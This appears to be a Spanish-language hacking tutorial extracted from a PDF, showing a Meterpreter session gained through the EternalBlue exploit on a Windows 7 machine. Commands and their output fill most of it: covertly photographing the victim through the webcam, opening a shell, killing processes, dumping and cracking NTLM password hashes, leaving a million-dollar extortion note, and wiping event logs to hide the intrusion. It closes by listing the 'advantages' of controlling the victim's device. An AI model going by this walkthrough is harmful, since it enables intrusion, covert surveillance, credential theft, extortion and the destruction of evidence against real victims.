
Lo primero que debemos hacer al entrar al sistema es cargar el modo incognito.

```
meterpreter > load incognito  
Loading extension incognito ... Success.
```

Con estos pasos ya estas dentro del otro equipo



```
webcam_snap -1
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/pcySnCNW.jpeg
```



Una vez que estamos dentro, podemos hacer varias cosas, una de ellas es tomar fotografías.

También puedes acceder a la consola
Shell, y navegar en las carpetas.

```
meterpreter > shell
Process 932 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El n mero de serie del volumen es: 8457-8E42


Directorio de C:\

13/07/2009  22:20    <DIR>          PerfLogs
16/03/2022  17:46    <DIR>          Program Files
13/07/2009  23:57    <DIR>          Program Files (x86)
16/03/2022  17:46    <DIR>          Users
16/03/2022  17:45    <DIR>          Windows
                           0 archivos           0 bytes
                           5 dirs   54.675.849.216 bytes libres
```



Podemos subir la foto que tomamos de su camara y ponersela en el escritorio.


```
meterpreter > upload pcySnCNW.jpeg C:/Users/TheDes1205/Desktop
[*] uploading  : /home/kali/pcySnCNW.jpeg → C:/Users/TheDes1205/Desktop
[*] uploaded  : /home/kali/pcySnCNW.jpeg → C:/Users/TheDes1205/Desktop\pcySnCNW.jpeg
```



TERMINAR PROCESOS

También podemos terminarles procesos a la victima. Con el comando ps observamos la lista de los procesos

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
224	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
256	444	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
300	292	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
348	292	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
360	340	services.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
400	340	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
444	348	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
564	444	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
596	444	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
632	444	svchost.exe	x64	0	NT AUTHORITY\Servicio de red	
684	444	svchost.exe	x64	0	NT AUTHORITY\SERVICIO LOCAL	
792	444	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
848	444	svchost.exe	x64	0	NT AUTHORITY\Servicio de red	
852	444	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	



```
meterpreter > pkill explorer.exe  
Filtering on 'explorer.exe'  
Killing: 1864
```

OBTENER CONTRASEÑAS //

Otra de las cosas que puedes hacer es obtener las contraseñas en formato hash.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:217f2e96f00af2f2ac648a0d23df3771 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Thedes1205:1001:aad3b435b51404eeaad3b435b51404ee:b7265f8cc4f00b58f413076ead262720 :::
```

Enter up to 20 non-salted hashes, one per line:

```
b7265f8cc4f00b58f413076ead262720
```

I'm not a robot
reCAPTCHA
[Privacy](#) • [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults


Hash	Type	Result
b7265f8cc4f00b58f413076ead262720	NTLM	batman



Puedes dejar mensajes por medio de la consola Shell

```
meterpreter > shell
Process 1404 created.
Channel 10 created.
Microsoft Windows [Version 6.1.7601] © 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>cd C:/users/thedes1205/desktop
cd C:/users/thedes1205/desktop

C:\Users\Thedes1205\Desktop>echo Hello, U was hacked and if u don't want ur information to be disclosed, u have to give a 1 million of dollars at bank count *****1205 > BY_HACKER.txt
echo Hello, U was hacked and if u don't want ur information to be disclosed, u have to give a 1 million of dollars at bank count *****1205 > BY_HACKER.txt
```



BORRA REGISTROS

Muy importante, antes de salir
borra el registro de acceso.

```
meterpreter > clearev
[*] Wiping 516 records from Application ...
[*] Wiping 1597 records from System...
[*] Wiping 587 records from Security ...
```

Una vez borrado tu registro,
puedes salir del sistema.

```
+  
meterpreter > exit
[*] Shutting down Meterpreter ...
[*] 192.168.16.132 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms17_010_eternalblue) > exit
```

VENTAJAS

Puedes obtener credenciales.

Puedes obtener información de las bases de datos.

Tienes acceso a la información guardada en el dispositivo.

Puedes manejar el dispositivo.

Controlas movimientos del usuario.

Puedes observar el entorno del dispositivo.

